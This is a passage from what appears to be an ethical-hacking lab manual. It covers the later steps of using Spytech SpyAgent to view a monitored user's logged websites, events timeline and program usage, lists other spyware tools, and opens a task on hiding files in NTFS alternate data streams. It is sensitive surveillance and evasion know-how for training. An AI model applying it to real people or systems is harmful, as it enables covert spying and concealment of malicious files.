


45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.


Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.



46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.



47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.



48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows; close **Remote Desktop Connection**.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
51. You can also use other spyware tools such as **ACTIVTrak** (<https://activtrak.com>), **Veriato Cerebral** (<https://www.veriato.com>), **NetVizor** (<https://www.netvizor.net>), and **SoftActivity Monitor** (<https://www.softactivity.com>) to perform system monitoring and surveillance on the target system.
52. Close all open windows and document all the acquired information.
53. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.


Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

